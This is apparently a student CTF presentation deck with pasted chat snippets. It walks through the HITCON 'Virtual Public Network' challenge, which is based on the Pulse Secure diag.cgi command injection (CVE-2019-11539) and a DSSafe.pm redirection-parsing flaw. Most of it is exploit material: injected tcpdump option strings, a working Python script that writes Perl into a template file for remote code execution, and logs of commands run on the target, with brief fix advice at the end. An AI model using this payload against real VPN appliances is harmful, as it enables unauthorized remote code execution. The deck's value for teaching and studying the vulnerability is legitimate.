                __die("__execo: dup STDOUT to " . $params->{fstdout});
            }
```


you have ((1)) new notification

chgue 4:58 PM

Might be relevant https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf

It mentions DSSafe.pm


Especially starting at page 89




https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf


Infiltrating Corporate Intranet Like NSA
Pre-auth RCE on Leading SSL VPNs
Orange Tsai (@orange_8361)
Meh Chang (@mehqq_)
black hat USA 2019
HITCON Quals:
Virtual Public Network
by Philipp Nowak @litplus
SE 192.092 Capture The Flag
CTF Challenge Presentation
Corporate needs you to find the differences between this picture and this picture.


Virtual Public Network
"Public"
Virtual "Public" Network
--version
Check
Something Error :(
Corporate needs you to find the differences
between this picture and this picture.


Command Injection
• CVE-2019-11539 – Post-auth Command Injection
/dana-admin/diag/diag.cgi
sub tcpdump_options_syntax_check {
my $options = shift;
return $options if system("$TCPDUMP_COMMAND -d $options >/dev/null 2>&1") == 0;
return undef;
}
sub tcpdump_options_syntax_check {
my $options = shift;
return $options if system("timeout -s 9 2 /usr/bin/tcpdump -d $options >/dev/null 2>&1") == 0;
return undef;
}
Corporate needs you to find the differences
between this picture and this picture.


They're the same picture.


TO-DOLIST
• Describe all the attempts you made to find the vulnerabilities, including unsuccessful ones (time permitting)
DONE AND DONE!



TO-DOLIST
• Explain the exploitation steps in an understandable manner

Exploit idea:

-> bypass the amazingly secure™
   options checker

-> use it to write a Perl file

-> use this to execute
   arbitrary Perl code



slide 96 from
https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf

(0) -r... explained later

(1) 2>/some/file

(2) <

(3) >/dev/null

(4) 2>&1

(0) -r...

(1) 2>/some/file

(2) <

(3) >/dev/null

(4) 2>&1

	STDERR	STDOUT
bash	/some/file	STDOUT
DSSafe	/some/file	STDOUT
behaviour	/some/file	STDOUT

(0) -r...

(1) 2>/some/file

(2) <

(3) >/dev/null

(4) 2>&1

	STDERR	STDOUT
bash	(syntax error)	
DSSafe	/some/file	STDOUT
behaviour	/some/file	STDOUT

```
} elsif ($arg =~ /^(<)(.+)?$/) {
    ($min, $fin) = ($1, $2 || untaint(shift @args));
```

DSSafe consumes the next arg!
(and doesn't see it's invalid)

This removes the redirection to /dev/null :)

(0) -r...

(1) 2>/some/file

(2) <

(3) >/dev/null (not picked up)

(4) 2>&1

	STDERR	STDOUT
bash	(syntax error)	
DSSafe	/some/file	STDOUT
behaviour	/some/file	STDOUT

(0) -r...

(1) 2>/some/file

(2) <

(3) >/dev/null

(4) 2>&1

	STDERR	STDOUT
bash	(syntax error)	
DSSafe	/some/file	/some/file
behaviour	/some/file	STDOUT

DSSafe doesn't correctly handle this case either

```
if ($rd2) {
    # redirect both 2 and 1 to the same place
    if (defined $fout) {
        ($ferr, $merr) = ($fout, $mout);
    } elsif (defined $ferr) {
        ($fout, $mout) = ($ferr, $merr);
    } elsif ($rd2 == 1) {
        open STDERR, ">&STDOUT" or die "cannot dup STDERR to STDOUT:$!\n";
        select STDERR; $|=1;
        select STDOUT; $|=1;
    } elsif ($rd2 == 2) {
        open STDOUT, ">&STDERR" or die "cannot dup STDOUT to STDERR:$!\n";
        select STDOUT; $|=1;
        select STDERR; $|=1;
    }
}
```

what should happen

```
if ($rd2) {
    # redirect both 2 and 1 to the same place
    if (defined $fout) {
        ($ferr, $merr) = ($fout, $mout);
    } elsif (defined $ferr) {
        ($fout, $mout) = ($ferr, $merr);
    } elsif ($rd2 == 1) {
        open STDERR, ">&STDOUT" or die "cannot dup STDERR to STDOUT:$!\n";
        select STDERR; $|=1;
        select STDOUT; $|=1;
    } elsif ($rd2 == 2) {
        open STDOUT, ">&STDERR" or die "cannot dup STDOUT to STDERR:$!\n";
        select STDOUT; $|=1;
        select STDERR; $|=1;
    }
}
unless ($xcmd) {
```

what actually happens

(0) -r...

(1) 2>/some/file

(2) <

(3) >/dev/null

(4) 2>&1

	STDERR	STDOUT
bash	(syntax error)	
DSSafe	/some/file	/some/file
behaviour	**/some/file**	STDOUT

-> we can write to STDERR and DSSafe will write to /some/file

Exploit idea:

-> bypass the amazingly secure™
    options checker

-> use it to write a Perl file

-> use this to execute
    arbitrary Perl code

concept: (from DEFCON slides)


-> we can only use STDERR to deploy
    our payload (STDOUT are packets)


concept: (from DEFCON slides)

-> we can only use STDERR to deploy
    our payload

-> tcpdump writes valid Perl code

how?


man tcpdump
-r file
Read packets from file (which was created with the -w option or by other tools that write pcap or pcap-ng files). Standard input is used if file is ``-''.
-S
--absolute-tcp-sequence-numbers
Manual page tcpdump(1) line 295 (press h for help or q to quit)


lit@dishwasher: ~/Nextcloud/Uni/2019W/CTF/HITCON/VPN
→ VPN tcpdump -r "\$x=hello;system$x"
tcpdump: $x=hello;system: No such file or directory
→ VPN

```
tcpdump:                    label (think goto)
$x=hello;                 store payload in var
system$x                                execute $x
#:No such file or directory   comment
```

Exploit idea:


-> bypass the amazingly secure™
   options checker

-> use it to write a Perl file


-> use this to execute
   arbitrary Perl code


```python
#!/usr/bin/python3

import requests
import uuid
import sys

URL='http://localhost:1337/diag.cgi'
ID=str(uuid.uuid4()).replace('-','')
COMMAND=sys.argv[1]
print(ID)

pay1 = {"options": f"-r '$x=\"{COMMAND}\",system$x#' 2>./tmp/{ID}.thtml <"}

print(pay1["options"])
r1 = requests.get(URL, params=pay1)

pay2= {"options": "","tpl": ID}
r2 = requests.get(URL, params=pay2)
print(r2.text)
```


exploit script


lit@dishwasher: ~/Nextcloud/Uni/2019W/CTF/HITCON/VPN
→ VPN ./exploit.py "ls -hla /"
431df72fedd14bc4a86289313fab0f6f
-r '$x="ls -hla /",system$x#' 2>./tmp/431df72fedd14bc4a86289313fab0f6f.thtml <
-rwxr-xr-x 1 root root 0 Nov 12 16:00 $READ_FLAG$
drwxr-xr-x 1 root root 4.0K Nov 12 16:00 ..
-rwxr-xr-x 1 root root 0 Nov 12 12:44 .dockerenv
drwxr-xr-x 1 root root 4.0K Nov 12 09:58 bin
drwxr-xr-x 2 root root 4.0K Apr 12 2016 boot
drwxr-xr-x 5 root root 340 Nov 12 12:44 dev

```
→  VPN ./exploit.py "/$READ_FLAG$"
5c83751ac51147bea17209d00652ac21
-r '$x="/$",system$x#' 2>./tmp/5c83751ac51147bea17209d00652ac21.thtml <

→  VPN ./exploit.py "/\$READ_FLAG\$"
8569a50bf79143359add166a5c03347b
-r '$x="/$READ_FLAG$",system$x#' 2>./tmp/8569a50bf79143359add166a5c03347b.thtml <

→  VPN ./exploit.py "/\\\$READ_FLAG\\\$"
4e18349c77504fb3ad5f3c31bf5d82dc
-r '$x="/\$READ_FLAG\$",system$x#' 2>./tmp/4e18349c77504fb3ad5f3c31bf5d82dc.thtml <

→  VPN
```




Patric Gruber 5:50 PM
got it
chgue 5:50 PM
Nice!
Patric Gruber 5:50 PM
hitcon{Now I'm sure u saw my Bl4ck H4t p4p3r :P}


Patric Gruber 5:50 PM
got it
chgue 5:50 PM
Nice!
Patric Gruber 5:50 PM
hitcon{Now I'm sure u saw my Bl4ck H4t p4p3r :P}


litplus 5:50 PM
nice!
what was the payload?
Patric Gruber 5:51 PM
{'options': '-r \'$x"/*READ_FLAG*" system$x#\' 2>./tmp/8c4ee413c873410396b55abd2e6c906b.thtml <'}
litplus 5:51 PM
ooooh that's smart
1


TO-DO List
• Explain the exploitation steps in an understandable manner
YOU ARE HERE
PERL!
TAP TAP
https://xkcd.com/208/


TO-DO List
If possible, describe the impact of this security threat in a realistic scenario and discuss possible countermeasures

refer to the slides from the DEFCON talk, it’s all about this.
https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf
especiall: slides 06, 09, 12, 87, 88, 95, 96, 99.

~$ How 2 fix

(*) don't pretend to be bash when you're not

(*) don't pass stuff to the command line with a shell
    (call the process directly, shells can do all kinds
     of nasty things)

(*) don't use Perl (for this)

reproduce this locally: https://gist.github.com/literalplus/fc354877d547e9b80b44def2c7702001

BlackHat slides related to the challenge:

https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf